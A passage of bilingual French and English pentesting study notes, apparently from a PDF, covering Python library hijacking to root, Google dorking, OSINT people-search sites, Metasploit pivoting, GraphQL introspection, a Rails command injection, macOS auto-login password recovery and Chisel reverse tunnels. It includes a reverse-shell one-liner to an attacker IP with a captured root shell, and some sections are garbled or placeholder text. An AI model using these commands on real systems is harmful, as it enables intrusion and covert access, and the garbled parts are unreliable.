webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:/tmp$ nano webbrowser.py ←
pavan@ubuntu:/tmp$ cat webbrowser.py ←
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.5",1234));c=s.makefile("rw",0)
pavan@ubuntu:/tmp$ sudo PYTHONPATH=/tmp/ /usr/bin/python3.8 /tmp/hack.py ←

```

```

└──(root💀 kali)-[~]
# nc -lvp 1234 ←
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.46.
Ncat: Connection from 192.168.1.46:45242.
# id
uid=0(root) gid=0(root) groups=0(root)
# 

```

## 19) Gathering information

- With Search Engines to gather information, you can find about the target:
  - Sensitive files and folders
  - Username, password, email,..
  - Server or system vulnerabilities
  - Login pages
- Google Dorking ( or hacking ) : Computer hacking technique that uses Google innate abilities to find security holes in the configuration and computer code that websites use.
- queries database :
   
<https://www.exploit-db.com/google-hacking-database>
- Example Google Dork instruction :

<b>filetype:pdf anonymat</b>	Retournera les documents PDF contenant le mot anonymat.
<b>site:funinformatique.com VPN</b>	Trouvera toutes les pages contenant le mot VPN dans leur texte et se trouvant dans le domaine funinformatique.com
<b>inurl:VPN</b>	Trouvera les pages contenant le mot VPN dans l'adresse URL

<b>intitle:VPN</b>	Specifying intitle, will tell google to show only those pages that have the term in their html title
<b>filetype</b>	Searches for specific file types. filetype:pdf will look for pdf files in websites. Similarly filetype:txt looks for files with extension .txt
<b>ext</b>	Similar to filetype.
<b>intext</b>	Searches the content of the page. Somewhat like a plain google search.
<b>allintext:username filetype:log</b>	Search file with log extension that contains "username"(on the body page).
<b>"search term"</b>	Force an exact-match search ( accolade )
<b>jobs OR gates OU jobs   gates</b>	The pipe ( ) operator can also be used in place of "OR."
<b>jobs AND gates</b>	Search for X and Y.
<b>jobs -apple</b>	The character "-" Exclude a term or phrase. In our example, any pages returned will be related to jobs but not Apple (the company).
<b>steve * apple</b>	" * " : Acts as a wildcard and will match any word or phrase.
<b>(ipad OR iphone) apple</b>	"( )" : Group multiple terms or search operators to control how the search is executed.
<b>define:entrepreneur</b>	This will display the meaning of a word
<b>cache:apple.com</b>	Returns the most recent cached version of a web page
<b>apple AROUND(4) iphone</b>	For this example, the words "apple" and "iphone" must be present in the

	content and no further than four words apart.
map:silicon valley	Force Google to show map results for a locational search.
\$329 in GBP	Convert one unit to another. Works with currencies, weights, temperatures, etc.
wwdc video 2010..2014	Search for a range of numbers.  In the example below, searches related to "WWDC videos" are returned for the years 2010-2014, but not for 2015 and beyond.
steve jobs daterange:11278-13278	Find results from a certain date range. Uses the Julian date format, for some reason
site:*.*.microsoft.com ext:php	find subdomains on microsoft

- Shodan almost do the same but in more high range:  
Shodan search on "internet" et Google dorking search on "World Wide Web". You can filter your research by country , port, Os system,...
- people's search engine :
  - checkusernames.com (pseudo research in S.network).
  - <https://webmii.com> ( by first and last name )
  - ....
- WayBackMachine : To find Web Archives.


- **FOCA** ( On Windows ): Fingerprinting Organisations which Collected Metadata Archives ( of a website).
- **Google Alert :**  
Alert a person when a new content about a "string character" is pop on the web.

## 20) Format ELF

### Section in ELF

<b>.data</b>	Données initialisées déclarées
<b>.rodata</b>	Données initialisées déclarées en lecture seule
<b>.bss</b>	Données non initialisées déclarées
<b>.plt</b>	<p><b>Procedure Linkage Table.</b> Cette section regroupe l'ensemble des fonctions que nous voulons "importer" de bibliothèques partagées.</p> <p>Par exemple, un programme compilé avec les options par défaut sous gcc et utilisant l'appel printf va stocker dans la <b>section .plt</b> l'adresse de la fonction printf, elle-même véritablement localisée dans la bibliothèque partagée libc.so.6.</p>


## Environnement d'exécution :



*figure 1.*

- *Il se peut que les sections n'aient pas les mêmes adresses (mesure de sécurité).*

## Plus de précision :



*figure 3.*

<b>argc</b>	[dword] argument counter (integer)
<b>argv[0]</b>	[dword] program name (pointer)
<b>argv[1]</b> ...	[dword] program args (pointers)
<b>argv[argc-1]</b>	
<b>NULL</b>	[dword] end of args (integer)
<b>env[0]</b>	
<b>env[1]</b> ...	[dword] environment variables (pointers)
<b>env[n]</b>	
<b>NULL</b>	[dword] end of environment (integer)

- The **Program Headers** (among other functions) are more often for telling the memory loader where to put stuff.

## 21) Python

- **MISC**
  - Python3 makes the distinction **between bytes and str**, when converting a printable string to bytes, the method **.encode()** is used. But this method crashes when trying to convert non-printable characters like \xFF.

## 22) OSINT

### Useful tools

<b>20minutemail</b>	Create temporary email
<b>KeePass</b>	Generator and keeper good password
<b>cryptomator</b>	Encrypt file
<b>Onionshare</b>	Share file over the Tor network (for being anonymous ) like "Pastebin" for file.

<a href="http://PIC2Map.com">PIC2Map.com</a>	Géolocalisation de photo extérieur.
<a href="http://beenverified.com">beenverified.com</a>	Reverse email search
<a href="https://www.spydialer.com/411.com">https://www.spydialer.com/411.com</a>	reverse phone number
<a href="#">Bing browser</a> <a href="#">Yandex browser</a>	There is also reverse image tool in bing  Yandex is Better than google to search about persons
<a href="http://Tineye.com">Tineye.com</a>	reverse image search
<a href="http://searchyellowdirectory.com">searchyellowdirectory.com</a> <a href="http://comfi.com/abook/reverse">comfi.com/abook/reverse</a>	Reverse phone lookup in all over the world
<a href="http://Blackbookonline.com">Blackbookonline.com</a>	US Public record online ( plenty type of information about a person)
<a href="http://xlek.com">xlek.com</a>	free public data search ( US tool )
<a href="http://dehashed.com">dehashed.com</a> <a href="http://haveibeenpwned.com">haveibeenpwned.com</a>	Data breaches reporting ( password leaked, email leaked, ...)
<a href="http://webmii">webmii</a>	Search on people in particular
<a href="#">Spiderfoot</a>	Web site scanner
<a href="#">HTTrack</a>	Website copier ( and then expose the copie on port 8080 )
<a href="#">metagoofil</a>	Download all document from a URL
<a href="http://wayback.archive.org">wayback.archive.org</a> <a href="#">Resurrect pages ( plugin on firefox )</a>	Très bon outils pour retrouver des informations supprimé all over the internet ( social media, ...)
<a href="http://datafakegenerator.com">datafakegenerator.com</a>	Nom très explicite
<a href="#">tinfoleak</a>	get detailed info about a Twitter user.
<a href="#">intelTechniques</a>	Provide huge amount of information from a Facebook ID
<a href="https://osintframework.com">https://osintframework.com</a>	provide plenty of source and

	framework about Osint
<a href="https://intelx.io/signup">https://intelx.io/signup</a>	Effectue plusieurs actions par rapport à l'OSint.

## 23) Metasploit

- **Autoroute exploit :**

Metasploit has an autoroute exploit that can route the network in such a way that internal IP is accessible from outside by adding a route to an internal network.

Autoroute will create a new host to connect with whose traffic will be redirected to the internal service.

But, Autoroute doesn't tell us the IP Address of the new host.

**Example :**

```
use post/multi/manage/autoroute  
Set SESSION 2  
Set SUBNET 192.243.111.0  
exploit
```

```
use post/multi/manage/autoroute  
set session 2  
exploit
```

- **Ping sweep :**

**Scan addresses of a network**

**Example :**

```
1 | use post/multi/gather/ping_sweep  
2 | set session 2  
3 | set rhosts 172.17.0.0/24  
4 | exploit
```

- **auxiliary tcp port scanner :**

**Port Scanner**

**Example :**


**Commands:**

```
use auxiliary/scanner/portscan/tcp  
Set RHOSTS 192.243.111.3  
exploit
```


## 24) GraphQL

### - Définition

Selon la définition officielle, GraphQL est un langage de requêtes pour API ainsi qu'un environnement pour exécuter ces requêtes.



Unlike REST APIs (where the client first interacts with arbitrary code written by programmer(s) and this code reaches the database); the client first interacts with GraphQL, which in turn interacts with arbitrary code and ultimately ends talking to the database.



This change in the architecture has a lot of advantages tied to it, for example it's possible to get all the data the client needs in a single request (whereas REST APIs need to perform multiple requests).

- **Common GraphQL endpoint :**

- `/graphql/`
- `/graphql/console/`
- `/graphql.php`
- `/graphiql/`
- `/graphiql.php`

## - GraphQL injection :

Cette injection permet de récupérer des infos dans la base de données.

Etapes :

- Trouver un endpoints utilisant les GraphQL
- Find the schema ( for mutation et query ) in order to know how to talk to it ( What GraphQL object it interacts with ).

Useful tools for this :

- Using [graphql-ide](#) (it will fetch everything automatically).
- Using [GraphQL\\_Introspection.py](#) (an excellent Python script written by [Doyensec](#)).

## - Useful Introspection query

<pre>query{   __schema{     types{       name     }   } }</pre>	Affiché le noms des tables de la base de donnée
<pre>query{   __type(name: "[NAME_OF_TABLE/TYPE]"){     fields{       name     }   } }</pre>	Affiche les "colonnes" d'une table de la base de donnée  Autrement dit : Affiche les champs d'un type.
<pre>query{   __schema{     queryType{       fields{         name         args{name,defaultValue}       }     }   } }</pre>	Affiche toutes les opérations autorisés.  Une opération est une forme de requête dont la syntaxe est déjà spécifié.  Toutes les opérations ont un nom.

}	
query{__schema{mutationType{fields{name,args{name,defaultValue}}}}}	Affiche toutes les mutations disponibles.

The introspection query should only be allowed internally and should not be allowed to the general public.

- MISC

- Try SQLi from GraphQL request.

## 25) Bash

- MISC

```
0 means stdin
1 means stdout(useful output)
2 means stderr(error message output)
```

- Actually, when looking for vulnerabilities in shell code, the first thing to do is look for **unquoted variables**. It's easy to spot, often a good candidate, generally easy to track back to attacker-controlled data. There's an infinite number of ways an unquoted variable can turn into a vulnerability.

You can use the bash(1) built-in `compgen`

- `compgen -c` will list all the commands you could run.
- `compgen -a` will list all the aliases you could run.
- `compgen -b` will list all the built-ins you could run.
- `compgen -k` will list all the keywords you could run.
- `compgen -A function` will list all the functions you could run.
- `compgen -A function -abck` will list all the above in one go.

Check the man page for other options you can generate

## 26) Ruby-On-Rails

### - MISC

#### Ruby-on-Rails Environments

By default, Rails uses 3 environments:

- development
- test
- production

You shouldn't have applications in development mode on the Internet

#### Ruby-on-Rails Environments Sessions

Rails uses signed-sessions

- The information in the session is sent to the user in a cookie
- The integrity of the cookie is cryptographically protected

The strength of the key/secret used to sign the session protects the session

## Ruby-on-Rails Sessions and serialisation

Once the integrity of the session is verified, Rails needs to go from a string to an object using serialisation.

Multiple serialisation modes are supported:

- :json based on JSON
- :marshal that relies on Marshal.load
- :hybrid

### - Bad regular expression :

app/controllers/welcome\_controller.rb

```
class WelcomeController < ApplicationController
  def mail
    if params[:recipient].to_s =~ /^w+@pentesterlab\.com$/
      mail = Email.create(rcpt: params[:recipient].to_s)
      mail.send!
    end
  end
end
```

app/models/email.rb

```
class Email < ActiveRecord::Base
  def send!
    `echo "Subject: Welcome on board!" | sendmail -v #{self.rcpt}`
  end
end
```

In this code, we can inject CRLF characters to inject commands. We have to replace this characters :

^	->	\A
\$	->	\z


## 27) PowerShell

### - Definition

PowerShell, ou Windows PowerShell, anciennement Microsoft Command Shell (MSH), est une suite logicielle développée par Microsoft qui intègre une interface en ligne de commande, un langage de script nommé PowerShell ainsi qu'un kit de développement.

PowerShell est un langage de script fondé sur la programmation orientée objet.

## 28) Others



- Recovering saved macOS user passwords

**Users who have (inadvisedly) enabled automatic login often forget the password. It is merely encoded with an XOR cipher and stored in/etc/kpassword.**

**To recover this password :**

```
0. Copy /etc/kpassword via target disk mode, single-user mode, etc.  
1. curl -O https://raw.githubusercontent.com/jjarava/mac-osx-forensics/master/kcpass.py  
2. chmod +x kcpass.py  
3. # ./kcpass.py $(xxd -p /path/to/kpassword)
```

```
Kcpasswd: 0x09e03c5ab3ccad998dd66d1a89b165ae7e8912b851f8f0ff.  
Magic Xor: 0x7d895223d2bcddeaa3b91f.  
Used Magic Xor: 0x7d895223d2bcddeaa3b91f7d895223d2bcddeaa3b91f7d895223d2bcc  
  
The password is: "tinyapps.org".
```

### - Mass assignment

**L'attribution de masse** est une vulnérabilité informatique dans laquelle un modèle d'enregistrement actif dans une application Web est utilisé de manière abusive pour modifier des éléments de données ( ajout de paramètres GET ou POST oubliés ou mal gérés par exemple ).

**Tunneling with Chisel :**

# Chisel

## TD;DR Cheat Sheet

Typical use. Examples assume Kali or other attack box is 10.10.14.3, client is running from 10.10.10.10.

Start server listening on 8000:

```
./chisel server -p 8000 --reverse
```

From victim:

Command	Notes
<code>chisel client 10.10.14.3:8000 R:80:127.0.0.1:80</code>	Listen on Kali 80, forward to localhost port 80 on client
<code>chisel client 10.10.14.3:8000 R:4444:10.10.10.240:80</code>	Listen on Kali 4444, forward to 10.10.10.240 port 80
<code>chisel client 10.10.14.3:8000 R:socks</code>	Create SOCKS5 listener on 1080 on Kali, proxy through client

## 29) Active Directory

qsfsdfqfd  
fqsdqsf  
sqdfsqfqsf

## 30) DNS

### Différents Commands

<pre>dig &lt;record type&gt; &lt;record&gt; e.g. dig MX witrapper.com The only odd one is reverse lookups - PTR     dig PTR 1.0.168.192.in-addr.arpa Instead you can use the shortcut:     dig -x 192.168.0.1 If no type is given, default is to return A and AAAA records</pre>	<ul style="list-style-type: none"><li>- <b>dig MX witrapper.com : retrieve MX record on the DNS SERVER witrapper.com</b></li><li>- <b>The second and third command are the same.</b></li><li>- <b>PTR is a reverse lookup ( IP =&gt; domain name )</b></li></ul>
<h4>Specifying a Nameserver</h4> <p>To specify a specific name server, use @&lt;nameserver&gt; e.g. dig @192.168.0.4 witrapper.com</p> <p>In this lab, the nameserver on .4 only knows about the witrap.com domain so cannot answer questions about witrapper.com</p>	<ul style="list-style-type: none"><li>- <b>dig @&lt;nameserver&gt; &lt;domain name&gt; :</b> <b>Search information about the &lt;domain name&gt; in the DNS server &lt;nameserver&gt;</b></li></ul>
<h4>Retrieving Records - nslookup</h4> <pre>nslookup -type=&lt;record type&gt; &lt;record&gt; e.g. nslookup -type=A witrapper.com nslookup -type=PTR 192.168.0.1 If no type is given, default is to return A records</pre>	<b>alternative to dig.</b>
<h4>Zone Transfer</h4> <p>Allows you to dump the full DNS zone Must be enabled on the server Check all name servers - often seen on just one dig axfr &lt;domain&gt; Can also specify a specific name server to test dig axfr @&lt;name server&gt; &lt;domain&gt;</p>	
<b>Dnsenum &lt;dnsServ&gt;</b>	<ul style="list-style-type: none"><li>- <b>Obtenez l'adresse de l'hôte (enregistrement A).</b></li><li>- <b>Obtenez les nameservers.</b></li></ul>

## Usage

```
dnsrecon -t <type> -d <domain>
```

Types:

- std – Basic enumeration
- brt – Brut force – can take -D to add a custom wordlist
- axfr – Zone transfer
- And others

Can combine this by comma separating them

- Obtenez l'enregistrement MX (fileté).
- Exécutez des requêtes axfr sur les serveurs de noms et obtenez BIND VERSION (threaded).
- Obtenez des noms et sous-domaines supplémentaires via google scraping

## Understanding the Answers – SOA

```
; COOKIE: d9c6f1610905c49449b4c85b5f7d87c6e6ac5abe33e5e037 (good)
;; QUESTION SECTION:
;witrap.com.           IN      SOA
;; ANSWER SECTION:
witrap.com.        900    IN      SOA    ns1.witrapper.com.  admin.witrapper.com. 1 900 900 604800 900
;; AUTHORITY SECTION:
witrap.com.        900    IN      NS       ns3.witrapper.com.
witrap.com.        900    IN      NS       ns1.witrap.com.
```

The diagram shows the SOA record from the text above with various fields highlighted with colored boxes:

- Primary Master Nameserver MNAME**: The name "ns1.witrapper.com." is highlighted in red.
- Serial**: The value "1" is highlighted in blue.
- Retry**: The value "900" is highlighted in purple.
- TTL**: The value "604800" is highlighted in yellow.
- Admin Email RNAME**: The name "admin.witrapper.com." is highlighted in green.
- Refresh**: The value "900" is highlighted in cyan.
- Expire**: The value "900" is highlighted in magenta.

## - DNSSEC

# DNSSEC

DNSSEC is an extension to DNS and allows records to be digitally signed to prevent tampering

In dig, request information by adding:

+DNSSEC

```
;; ADDITIONAL SECTION:  
ns1.witrappner.com. 900 IN A 192.45.89.5  
ns3.witrappner.com. 900 IN A 192.45.89.4  
ns1.witrappner.com. 900 IN RRSIG A 7 3 900 20201016123848 2020091  
6123848 40052 witrappner.com. NaP5eQT17BS1cpJgKKinRa7a4PNby4Le+/A5bYTz6fle4k0/Ux  
iFOej ySyVks1ciCGDp67M0/DI2vvGpQMpK07r0qGm0omoG03NLPGXGLm4eVSc ubVe4t+vi6A47tqum  
rhTV3kPGUXx6fttwscZfyh3MtMX2qm07XK28qk YM006BdehFe83G2G210uHOK4+vweA0qb50BzAXkq  
u1EG4+y72GjP81ZM 3Pi72VAmo51+/wZcElIdxMh66e/onYAS00jIK2UuQIhzY26k5aBfuJ 7BH1MU  
q0R23ZvCnq4qtA5UBLUrT7xyP65YtQvhRm2xS5tgKshWre/ 2YtcA==  
ns3.witrappner.com. 900 IN RRSIG A 7 3 900 20201016123848 2020091  
6123848 40052 witrappner.com. mR78zQR2X0Ps8jIQJFKD0ISirvoH9lqxLh6QBnc/H9tXKoa  
Qdfu0 6ziDHr2p2axepotEnojJ70ZT4qkwsAfWPiIKXoafIDMpjy/oaxp0b0fc h9jdvLgBLSiN6E166  
lUVm0wg0fHKQnw0SzyNCtwkmZ2KTvyWD1CF77sg_GY2PqXFxV9vgRgCcYp+OrL2DBtFIwCnpw9gKyI/P  
AU34pDXSeEgoJhmS Q7TbEelr9Y73x 26·56 1jWm5H3XheOfCjEz08B1ahsKREB3amE6b PvhA8+
```

## - MISC

- You can check the PTR records ( Reverse add ) to find some Vhosts of a site web ( multiple domaine in one server web, in one IP adr )

# 31) Android

## Tools

apktool	Tool for reverse
apktool d [FILE.APK] apktool b [PREVIOUS OUTPUT]	decode the apk => smali compile the ALL Smali folder
jad ( mauvais decompiler )	Java decompiler ( .class => .java )
d2j-dex2jar [FILE.DEX]	.dex (Dalvik byte code, dex is files in APK) => .jar
<a href="http://www.javadeobilers.com">http://www.javadeobilers.com</a>	Java decompiler ( .class => .java )
